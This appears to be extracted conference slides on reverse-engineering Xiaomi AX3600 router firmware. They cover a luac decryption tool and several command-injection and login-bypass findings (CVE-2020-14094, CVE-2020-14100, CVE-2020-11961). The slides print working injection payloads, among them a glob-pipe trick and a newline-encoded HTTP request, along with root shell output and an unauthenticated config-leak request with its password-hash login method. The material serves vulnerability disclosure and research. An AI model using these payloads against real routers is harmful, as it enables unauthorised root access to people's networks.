
```
continue;
case 0x14uLL:
    v81 = (unsigned int)v12 >> 23;
    v82 = (Table_0 **)&v6[v81];
    v83 = v6[v81].tt;
    if ( v83 == 4 )
    {
        ++v7;
        v171 = (double)v6[v81].value.gc->ts.tsv.len;
        v23->tt = 3;
        v23->value.n = v171;
        continue;
    }
    if ( v83 == 5 )
    {
        ++v7;
        v84 = luaH_getn(*v82);
        v23->tt = 3;
        v23->value.n = (double)v84;
        continue;
    }
    v2->savedpc = (const Instruction *)v11;
    if ( !call_binTM(v2, &v6[v81], &luaO_nilobject_, &v6[v22], TM_LEN_0) )
        luaG_typeerror(v2, (const TValue *)v82, "get length of");
    goto LABEL_130;
    0x15.11
```

# Difference between Luac

## 6. Add a new instruction

```
    goto LABEL_35;
case 2:
    switch ( (v10 >> 14) & 0x1FF )
    {
        case 0uLL:
            goto LABEL_415;
        case 1uLL:
            v25 = 16LL * ((unsigned int)v10 >> 23);
            v26 = (_int64 *) (v5 + v25);
            v27 = *(_DWORD *) (v5 + v25 + 8);
            if ( v27 == 5 )
            {
                v28 = *(_QWORD *) (v5 + v25);
                goto LABEL_256;
            }
            if ( v27 != 4 )
                goto LABEL_260;
            v29 = *v26;
            break;
        case 2uLL:
            goto LABEL_241;
        case 3uLL:
            goto LABEL_249;
    default:
        luaG_runerror(v3, (_int64)"error in h");
        goto LABEL_35;
    }
```


## Luac Instruction Mode iABC



# Decrypt Xiaomi Luac


We user python to do this convert and this is our code

[https://github.com/zh-explorer/mi\\_lua](https://github.com/zh-explorer/mi_lua)



# Decrypt Xiaomi Luac

we use python package **Construct** to do this. Just define a metadata and the convert layer then **Construct** will encode/decode automatically.



All problems in computer science can be solved by another level of indirection

-David Wheeler

# Decrypt Xiaomi Luac

## Lua metadata definition in Construct

```
Protos = Struct(  
    "sizep" / Int32ul,  
    "proto" / Array(this.sizep, LazyBound(lambda: Proto))  
)  
  
Proto = Struct(  
    "header" / ProtoHead,  
    "code" / Code,  
    "constants" / Constants,  
    "protos" / Protos,  
    "lineinfo" / LineInfo,  
    "loc_vars" / LocVars,  
    "values" / UpValues,  
)  
  
Luac = Struct(  
    "global_head" / GlobalHead,  
    "top_proto" / Proto  
)
```

# Decrypt Xiaomi Luac

Convert layer to fix Xiaomi luac

The code use Construct's  
Adapter class to  
decode/encode Xiaomi luac's  
string

```
class StrAdapter(Adapter):
    def __init__(self, key, subcon):
        assert key < 0xff
        self.key = key
        super().__init__(subcon)

    def _decode(self, obj, context, path):
        l = []
        key = evaluate(self.key, context)
        for i in obj:
            l.append(i ^ key)
        return bytes(l)

    def _encode(self, obj, context, path):
        l = []
        key = evaluate(self.key, context)
        for i in obj:
            l.append(i ^ key)
        return bytes(l)
```

# Testing our util




```
XQBackup.lua X
XQBackup.lua > extract
138  if os.execute("tar -tzvf " .. L2_30 .. " | grep ^l >/dev/null 2>&1") == 0 then
139  | os.execute("rm -rf " .. L2_30)
140  | return 2
141 end
142 if os.execute("tar -tzvf " .. L2_30 .. " |grep -v .des|grep -v .mbu >/dev/null 2>&1") == 0 then
143 | os.execute("rm -rf " .. L2_30)
144 | return 22
145 end
146 os.execute("cd /tmp; tar -xzf " .. L2_30 .. " >/dev/null 2>&1")
147 os.execute("rm " .. L2_30 .. " >/dev/null 2>&1")
```

This explains why we can bypass the filename limitation and why the file attributes are reserved.

As the image shows, it's not perfect but works well for bug hunting

## More Vuls

Usually, IoT devices suffer a lot from command injection vuls, so was Xiaomi routers([example1](#), [example2](#)).



However, user input is sanitized heavily in AX3600.

# More Vuls

```
  XQFunction.lua > getGpioValue
275  function _cmdformat(A0_43)
276  |  if isStrNil(A0_43) then
277  |  |  return ""
278  |  else
279  |  |  return (A0_43:gsub("\\", "\\\\"":gsub("^", "\\\^"):gsub("\\"", "\\\\""):gsub("%$", "\\\$"))
280  |  end
281 e  sys.lua > process.info
282 f  511  function net.pingtest(A0_120)
283 |  512  |  return _UPVALUE0_.execute("ping -c1 '' .. A0_120:gsub('\'', '') .. '' >/dev/null 2>&1")
284 |  513  end
285 end
286 function _strformat(A0_45)
287 |  if isStrNil(A0_45) then
288 |  |  return ""
289 |  else
290 |  |  return (A0_45:gsub("\'", ""):gsub("\\", "\\\\"":gsub("^", "\\\^"):gsub("\\"", "\\\\""):gsub("%$", "\\\$"))
291 |  end
292 end
```



## More Vuls

The winter of CMDi?

Old school never die. They just need more tricks.

# More Vuls

```
• XQoSUtil.lua > qosOnLimit
426     end
427     if L6_53 == 1 then
428         L8_55 = _weightHelper
429         L9_56 = tonumber
430         L9_56 = L9_56(A2_49)
431         L8_55 = L8_55(L9_56, L9_56(A2_49))
432         L9_56 = _weightHelper
433         L9_56 = L9_56(tonumber(A3_50))
434         if L8_55 and L9_56 then
435             _UPVALUE0_.execute_safe(string.format("/etc/init.d/miqos on_limit min %s %s %s", L5_52, tostring(L8_55), tostring
436                                         (L9_56)))
437             return true
438         end
439     end
```

Some special characters(`,\$,!) and lower-case characters  
are not allowed

# More Vuls

```
• XQoSUtil.lua > qosOnLimit
426     end
427     if L6_53 == 1 then
428         L8_55 = _weightHelper
429         L9_56 = tonumber
430         L9_56 = L9_56(A2_49)
431         L8_55 = L8_55(L9_56, L9_56(A2_49))
432         L9_56 = _weightHelper
433         L9_56 = L9_56(tonumber(A3_50))
434         if L8_55 and L9_56 then
435             _UPVALUE0_.execute_safe(string.format("/etc/init.d/miqos on_limit min %s %s %s", L5_52, tostring(L8_55), tostring
436                                         (L9_56)))
437             return true
438         end
439     end
```

we can still use some useful chars like |, & and #, but the disallowance of lower-case characters is really a PITA

# More Vuls

```
root@XiaoQiang:/tmp# ls -l 12345.mbu
-rwxr-xr-x  1 root      root          47 May  9 14:43 12345.mbu
root@XiaoQiang:/tmp# cat 12345.mbu
#!/bin/sh

echo "hacked by M4x!" > /tmp/hacked
root@XiaoQiang:/tmp# |
```

```
9815 root      1328 S      sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
9815 root      1328 S      sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
9815 root      1328 S      sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
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9815 root      1328 S      sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
12345 root      1328 R      ps w
^C
root@XiaoQiang:/tmp# cat hacked
hacked by M4x!
root@XiaoQiang:/tmp# |
```

We injected | /???/12345???? |, which will be interpreted as | /tmp/12345.mbu | and bingo!

# More Vuls

```
root@XiaoQiang:/tmp# ls -l 12345.mbu
-rwxr-xr-x 1 root root 47 May 9 14:43 12345.mbu
root@XiaoQiang:/tmp# cat 12345.mbu
#!/bin/sh

echo "hacked by M4x!" > /tmp/hacked
root@XiaoQiang:/tmp# |
```

```
9815 root 1328 S sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
9815 root 1328 S sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
9815 root 1328 S sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
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12345 root 1328 R ps w
^C
root@XiaoQiang:/tmp# cat hacked
hacked by M4x!
root@XiaoQiang:/tmp# |
```

**Remote Command Execution!**

We injected | /???/12345???? |, which will be interpreted as | /tmp/12345.mbu | and bingo!

## More Vuls ([CVE-2020-14094](#))


```
6875 L4_813 = L4_813.formvalue
6876 L5_814 = "bssid"
6877 L4_813 = L4_813(L5_814)
6878 L5_814 = _UPVALUE0_
6879 L5_814 = L5_814.formvalue
6880 L5_814 = L5_814("user_id")
6881 _UPVALUE1_.log(debug_level, "ssid = " .. L3_812)
6882 _UPVALUE1_.log(debug_level, "bssid = " .. L4_813)
6883 _UPVALUE1_.log(debug_level, "uid = " .. L5_814)
6884 if L0_809.isStrNil(L3_812) or L0_809.isStrNil(L4_813) or L0_809.isStrNil(L5_814) then
6885     L2_811.code = 1523
6886 end
6887 if L2_811.code ~= 0 then
6888     L2_811.msg = _UPVALUE2_.getErrorMessage(L2_811.code)
6889 else
6890     L0_809.forkExec(string.format("connect -s \"%s\" -b \"%s\" -u \"%s\"", L0_809._cmdformat(L3_812), L0_809._cmdformat(L4_813), L0_809._cmdformat(L5_814)))
```

\, \$, " and \ is sanitized by \_cmdformat,  
and &, |, ; lose their power when  
wrapped by "". So is it a dead end?

# More Vuls ([CVE-2020-14094](#))

Digging into the connect binary...

```
1 void __fastcall log_bssid(char *bssid, unsigned int a2)
2 {
3     char v2[256]; // [xsp+20h] [xbp+20h] BYREF
4
5     sprintf(v2, "echo %d > /tmp/miwifi-scan/%s", a2, bssid);
6     system(v2);
7 }
```




# More Vuls ([CVE-2020-14094](#))

Digging into the connect binary...

```
1 void __fastcall log_bssid(char *bssid, unsigned int a2)
2 {
3     char v2[256]; // [xsp+20h] [xbp+20h] BYREF
4
5     sprintf(v2, "echo %d > /tmp/miwifi-scan/%s", a2, bssid);
6     system(v2);
7 }
```

Remote Command Execution!



# More Vuls([CVE-2020-14100](#))



```
• xqnetwork.lua ×
• xqnetwork.lua > setWan > setWan6
2014     else
2015         L18_217 = string.format("sleep 2; /etc/init.d/ipv6 static %s %s %s %s,%s", L12_211, L13_212,
2016             L19_218, L15_214, L16_215, L17_216)
2017     end
2017     L2_201.forkExec(L18_217)
```

All sensitive characters(including  
`|,&,\$,:) are sanitized.....

# More Vuls(CVE-2020-14100)

Go Cancel < | > |

**Request**

Raw Params Headers Hex

GET

/cgi-bin/luci/stok=d636c457205c770321ff2292eee31253/api/xqnetwork/set\_wan6?wanType=native&ipaddr=0.0.0.0&gw=1&prefix=1&assign=1&dns1=1%0atouch%09/tmp/hacked%23&dns2= HTTP/1.1

Host: 192.168.31.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://192.168.31.1/cgi-bin/luci/stok=d636c457205c770321ff2292eee31253/web/setting/wifi

Cookie: \_\_guid=86847064.2209501703415041000.1587032599478.1755; monitor\_count=3; psp=admin||2||0

Upgrade-Insecure-Requests: 1

Bypass with \n(%0a) and \r(%09)

```
200/3 root      1328 S  /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root      1436 S  {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
20073 root      1328 S  /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root      1436 S  {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
^C
root@XiaoQiang:/tmp# ls hacked*
hacked#
root@XiaoQiang:/tmp# |
```

# More Vuls([CVE-2020-14100](#))

Go Cancel < | > |

**Request**

Raw Params Headers Hex

GET

/cgi-bin/luci/stok=d636c457205c770321ff2292eee31253/api/xqnetwork/set\_wan6?wanType=native&ipaddr=0.0.0.0&gw=1&prefix=1&assign=1&dns1=1%0atouch%09/tmp/hacked%23&dns2= HTTP/1.1

Host: 192.168.31.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://192.168.31.1/cgi-bin/luci/stok=d636c457205c770321ff2292eee31253/web/setting/wifi

Cookie: \_\_guid=86847064.2209501703415041000.1587032599478.1755; monitor\_count=3; psp=admin||2||0

Upgrade-Insecure-Requests: 1

Bypass with `\n(%0a)` and `\r(%09)`

Remote Command Execution!

```
20073 root      1328 S  /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root      1436 S  {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
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^C
root@XiaoQiang:/tmp# ls hacked*
hacked#
root@XiaoQiang:/tmp# |
```

# More Vuls

```
• xqsystem.lua X
• xqsystem.lua > L0_0
  32 entry({
  33   "api",
  34   "xqsystem",
  35   "farewell"
  36 }, call("farewell"), "", 102, 9)
  37 entry({
  38   "api",
  39   "xqsystem",
  40   "token"
  41 }, call("getToken"), "", 103, 8)
  42 entry({
  43   "api",
  44   "xqsystem",
  45   "set_initiated"
  46 }, call("setInitiated"), "", 103, 8)
  47 entry({
  48   "api",
  49   "xqsystem",
  50   "system_info"
  51 }, call("getSysInfo"), "", 104, 1)
```

For full chain exploit, we need another login bypass  
Clearly, those are access flags  
So we tried every interface to see what can we get...

# More Vuls([CVE-2020-11961](#))

```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/squashfs-root$ curl http://192.168.31.1/cgi-bin/luci/api/misystem/get_config_result | jq
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100  239  100  239    0      0  1313      0  --:--:--  --:--:--  --:--:-- 1313
{
  "lan_ip": "192.168.31.1",
  "ssid5g_passwd": "m[REDACTED]",
  "ssid2g_ssid": "ddog_0xff",
  "ssid5g_ssid": "ddog_0xff_5G",
  "ssid2g_passwd": "m[REDACTED]",
  "admin_passwd": "65[REDACTED]65",
  "code": 0,
  "wan_proto": "dhcp",
  "workmode": "0"
}
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/squashfs-root$ |
```

What is `admin_passwd`?  
Can we manipulate it?

# More Vuls([CVE-2020-11961](#))

We found the answer here [CVE-2019-18371](#)

Basically,

```
admin_passwd == sha1(admin_page_passwd + 'a2ffa5c9be07488bbb04a3a47d3c5f6a')
```

And we can login by POST

```
POST /cgi-bin/luci/api/xqsystem/login HTTP/1.1
```

```
Host: 192.168.31.1
```

```
username=admin&password=sha1(nonce+admin_passwd)&logtype=2&nonce=0_mac+timestamp+rand
```

